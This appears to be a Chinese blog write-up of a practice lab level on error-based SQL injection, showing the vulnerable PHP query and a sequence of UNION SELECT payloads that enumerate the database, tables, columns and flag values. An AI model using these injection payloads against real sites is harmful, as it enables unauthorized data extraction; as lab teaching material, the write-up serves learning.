显错注入（二）

原创

樱浅沐冰 于 2020-06-30 00:02:37 发布 453 收藏

分类专栏： 笔记 文章标签： SQL注入

本文链接：https://blog.csdn.net/qq_45300786/article/details/107027183

显错注入（二）

注入环境： http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1

SQL注入原理解析以及举例1

sql注入是指web应用程序对用户输入数据的合法性没有判断，
导致攻击者可以构造不同的sql语句来实现对数据库的操作。

sql注入漏洞产生满足条件：

1；用户能够控制数据的输入。

2；原本需要执行的代码，拼接了用户的输入。

举例：

注意：下面测试环境使用封神台免费靶场。可以从下面链接进入：https://hack.zkaq.org/?a=battle。

攻击流程：

1；判断是否存在sql注入漏洞。

2；判断网页存在字段数。

3；判断回显点。


4；获取信息。

测试开始：

测试目标获取管理员账号密码

一；判断是否存在sql注入漏洞。

没注入前



看一下源码，发现显错注入（二）和显错注入（一）相比，（二）加了过滤的

核心代码

```php
$username = '';
$password = '';
@$id = $_GET['id'];
@$sql = 'select *from user where id='\''.$id.'\'';
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$username = $row['username'];
$password = $row['password'];
}
echo 'Your Login name:'.$username;
echo 'Your Password:'.$password;
```

我们来分析一下这个SQL语句

```
'select *from user where id='\''.$id.'\''
```

除了代码和变量，其他的字符都要用引号括起来
。在PHP中代表连接符号
\' 是是转义符号，代表单引号

转义字符	意义	ASCII码值（十进制）
\a	响铃(BEL)	007
\b	退格(BS)	008
\f	换页(FF)	012
\n	换行(LF)	010
\r	回车(CR)	013
\t	水平制表(HT)	009
\v	垂直制表(VT)	011
\\	反斜杠	092
\?	问号字符	063
\'	单引号字符	039
\"	双引号字符	034
\0	空字符(NULL)	000
\ddd	任意字符	三位八进制
\xhh	任意字符	二位十六进制


看看下规范的语句：

```
$sql = 'select * from where id = '.'\''.$id.'\'';
```

然后我们可以明显的发现，和规范的语句相比，这个SQL语句，少了一个点，和一个单引号
但其实这 2 个是完全相等的，可以把它看成是：少了个点，然后单引号重叠了

一，判断是否存在sql注入漏洞

1. 我们知道这里是有单引号过滤了的，直接注入是不行的，




我们比如把前面和后面单引号

给闭合掉才能注入成功

一、判断是否存在sql注入漏洞。

?id=1 ' and 1=1 --+ 没有报错
?id=1 ' and 1=2 --+ 查看页面是否正常。结果页面显示不正常。存在注入点。第一个单引号要跟前面的闭合 --+ 注释掉后面的单引号



二、判断网页存在字段数。


构建sql语句：?id=1 ' and 1=1 order by 1 --+
判断网页是否正常
这里我们尝试到?id=1 ' and 1=1 order by 4 --+ 报错


select *from user where id='1 ' order by 1 -- '
查询结果:
Your Login name:test
Your Password:mima


inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%20%27%20and%201=1%20order%20by%204%20--+
京东
云主机 - XianDian...
http://qidao.free.id...
百度翻译
site:baidu.com - 国...
(5条消息)CSDN-专..
本关考点:
显错注入（二）
任务
通过显错注入获得flag。
对该页面进行GET传参，传参名为id
数据库查询语句:
select *from user where id='1 ' and 1=1 order by 4 -- '
查询结果:
No results found


3：判断回显点。

构建sql语句：?id=1; and 1=2 union select 1,2,3 --+ (之后查询结果显示在下图红框位置)



4；获取信息。

?id=1 ' and 1=2 union select 1,database(),version() – +
获取当前正在使用的数据库
和数据库版本




获取当前数据库表名

?id=1 ' and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --+

注释：information_schema group_concat() table_name table_schema不懂的请看显错注入（一）

点击显错注入（一）




获取表的字段名（error_flag表）

?id=1 ' and 1=2 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='error_flag' and table_schema=database() --+

注释：information_schema group_concat() table_name table_schema column_name

不懂的请看显错注入（一）

点击显错注入（一）



获取字段值

?id=1 ’ and 1=2 union select 1,group_concat(Id),group_concat(flag) from error_flag --+

获字段值成功！！！